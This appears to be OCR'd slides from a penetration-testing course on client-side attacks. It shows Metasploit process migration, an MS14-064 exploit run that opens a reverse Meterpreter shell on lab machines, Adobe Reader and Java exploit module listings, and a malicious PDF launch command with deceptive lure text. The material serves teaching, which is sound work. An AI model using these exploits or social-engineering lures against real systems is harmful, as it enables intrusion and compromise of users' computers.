
```
meterpreter > run migrate

OPTIONS:

    -f        Launch a process and migrate into the new process
    -h        Help menu.
    -k        Kill original process.
    -n <opt>  Migrate into the first process with this executable name (explorer.exe)
    -p <opt>  PID to migrate to.


meterpreter > █
```

Info About Migrate



```
msf > info post/windows/manage/migrate

       Name: Windows Manage Process Migration
     Module: post/windows/manage/migrate
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  KILL     false            no        Kill original process for the session.
  NAME                      no        Name of process to migrate to.
  PID                       no        PID of process to migrate to.
  SESSION                   yes       The session to run this module on.
  SPAWN    true             no        Spawn process to migrate to. If name for process not given notepad.exe is used.

Description:
  This module will migrate a Meterpreter session from one process to
  another. A given process PID to migrate to or the module can spawn
  one and migrate to that newly spawned process.

msf >
```

AutoRunScript



```
msf exploit(ms14_064_ole_code_execution) > set AutoRunScript m
igrate -n explorer.exe
AutoRunScript => migrate -n explorer.exe
msf exploit(ms14_064_ole_code_execution) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.119.130:4444
[*] Using URL: http://0.0.0.0:80/YOURNAME
[*] Local IP: http://192.168.119.130:80/YOURNAME
[*] Server started.
msf exploit(ms14_064_ole_code_execution) > [*] 192.168.119.129
  ms14_064_ole_code_execution - Gathering target information.
[*] 192.168.119.129  ms14_064_ole_code_execution - Sending HTM
L response.
[*] 192.168.119.129  ms14_064_ole_code_execution - Sending exp
loit...
[*] 192.168.119.129  ms14_064_ole_code_execution - Sending VBS
 stager
[*] Sending stage (885806 bytes) to 192.168.119.129
[*] Meterpreter session 3 opened (192.168.119.130:4444 -> 192.
168.119.129:1059) at 2015-10-28 13:27:54 -0400
[*] Session ID 3 (192.168.119.130:4444 -> 192.168.119.129:1059
) processing AutoRunScript 'migrate -n explorer.exe'
[*] Current server process: sdIrZvqSqF.exe (3052)
[+] Migrating to 3128
[+] Successfully migrated to process
msf exploit(ms14_064_ole_code_execution) > 
```

Explorer.exe

- Draws the desktop and the Start button
- Runs until the user logs out





Image Name	PID	User Name	CPU	Memory (...	Description
svchost.exe	3668	NETWORK ...	00	1,260 K	Host Process for Windows S...
iashost.exe	3528	NETWORK ...	00	6,744 K	IAS Host
TPAutoConnect.exe	3348	Administrator	00	3,472 K	ThinPrint AutoConnect comp...
vmtoolsd.exe	3328	Administrator	00	5,184 K	VMware Tools Core Service
jusched.exe	3288	Administrator	00	2,316 K	Java(TM) Update Scheduler
explorer.exe	3128	Administrator	00	15,180 K	Windows Explorer
msdtc.exe	3112	NETWORK ...	00	2,164 K	MS DTCconsole program
dllhost.exe	2960	SYSTEM	00	5,020 K	COM Surrogate

PDF Exploits

Adobe Reader Vulns

- Not as many as there used to be
  - Link Ch 10a



Displaying module details **1 - 10** of **26** in total

Results for: adobe reader

Back to search

1 2 3

Adobe Reader for Android addJavascriptInterface Exploit EXPLOIT

Disclosed: April 13, 2014

Adobe Reader versions less than 11.2.0 exposes insecure native interfaces to untrusted javascript in a PDF. This module embeds the browser exploit from android/webview_addjavascriptinterface into a PDF to get a command shell on vulnerable versions of Reader.

Adobe Reader ToolButton Use After Free EXPLOIT

Disclosed: August 08, 2013

This module exploits an use after free condition on Adobe Reader versions 11.0.2, 10.1.6 and 9.5.4 and prior. The vulnerability exists while handling the ToolButton object, where the cEnable callback can be used to early free the object memory. Later use of the object allows triggering the use after free condition. This m...

Adobe Reader ToolButton Use After Free EXPLOIT


Disclosed: August 08, 2013

This module exploits an use after free condition on Adobe Reader versions 11.0.2, 10.1.6 and 9.5.4 and prior. The vulnerability exists while handling the ToolButton object, where the cEnable callback can be used to early free the object memory. Later use of the object allows triggering the use after free condition. This m...

Adobe PDF Embedded EXE Social Engineering

- Not considered a coding error to be patched
- A feature of Adobe Reader that can be abused
- exploit/windows/fileformat/ adobe_pdf_embedded_exe
- Does not work on Adobe Reader 8.12 on Windows Server 2008
- Does not work in Adobe Reader DC on Win 7

Vulnerable Form



https://www.ccsf.edu/dam/ccsf/documents/admissions/forms/credit-app.pdf

CITY COLLEGE OF SAN FRANCISCO

CITY COLLEGE OF SAN FRANCISCO
APPLICATION FOR ADMISSION
CREDIT DIVISION

APPLICATION DATE

OFFICE OF ADMISSIONS & RECORDS • 50 PHELAN AVE. • ROOM E-107 • SAN FRANCISCO, CA 94112 • (415) 239-3285

Please provide ALL information requested on this form.


PERSONAL INFORMATION

1. **Social Security Number** ____ ____ ____-____ ____-____ ____ ____ ____
Be sure your Social Security Number is accurate as it is used as part of your permanent record. You will also be assigned a Student Identification Number.

2. **Legal Name** *(Please Print)*
Last Name ____________________ First Name ____________________ Middle Name ____________
E-mail Address ____

- Link Ch 10b

Warning Message



Launch: c:\windows\system32\cmd.exe

The application "c:\windows\system32\cmd.exe /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\credit-app.pdf" (cd "Desktop"))&(if exist "My Documents\credit-app.pdf" (cd "My Documents"))&(if exist "Documents\credit-app.pdf" (cd "Documents"))&(if exist "Escritorio\credit-app.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\credit-app.pdf" (cd "Mis Documentos"))&(start credit-app.pdf)

To view the encrypted content please tick the "Do not show this message again" box and press Open." is set to be launched by this PDF file. The file may contain programs, macros, or viruses that could potentially harm your computer. Only open the file if you are sure it is safe. If this file was placed by a trusted person or program, you can click Open to view the file.

☐ Do not show this message again


Kahoot!

Java Exploits

Multiplatform

- Java is very popular because the same code can be run in a Java Virtual Machine on any platform
  - Windows, Mac, Linux, Android
- Therefore exploitation is also multiplatform
- Must trick user into opening a malicious URL

Warning Message



Loading, Please Wait...

Security Warning

Do you want to run this application?

Name:	**BulbSec**
Publisher:	UNKNOWN
From:	http://192.168.20.9


Risk: This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the publisher.

Select the box below, then click Run to start the application

☑ I accept the risk and want to run this application.

Figure 10-2. Java applet attack

Nothing Very Recent



Displaying **all 10** module details

Results for: oracle java

Java Applet ProviderSkeleton Insecure Invoke Method

Disclosed: June 18, 2013
This module abuses the insecure invoke() method of the ProviderSkeleton class that allows to call arbitrary static methods with user supplied arguments. The vulnerability affects Java version 7u21 and earlier.

Java Applet JMX Remote Code Execution

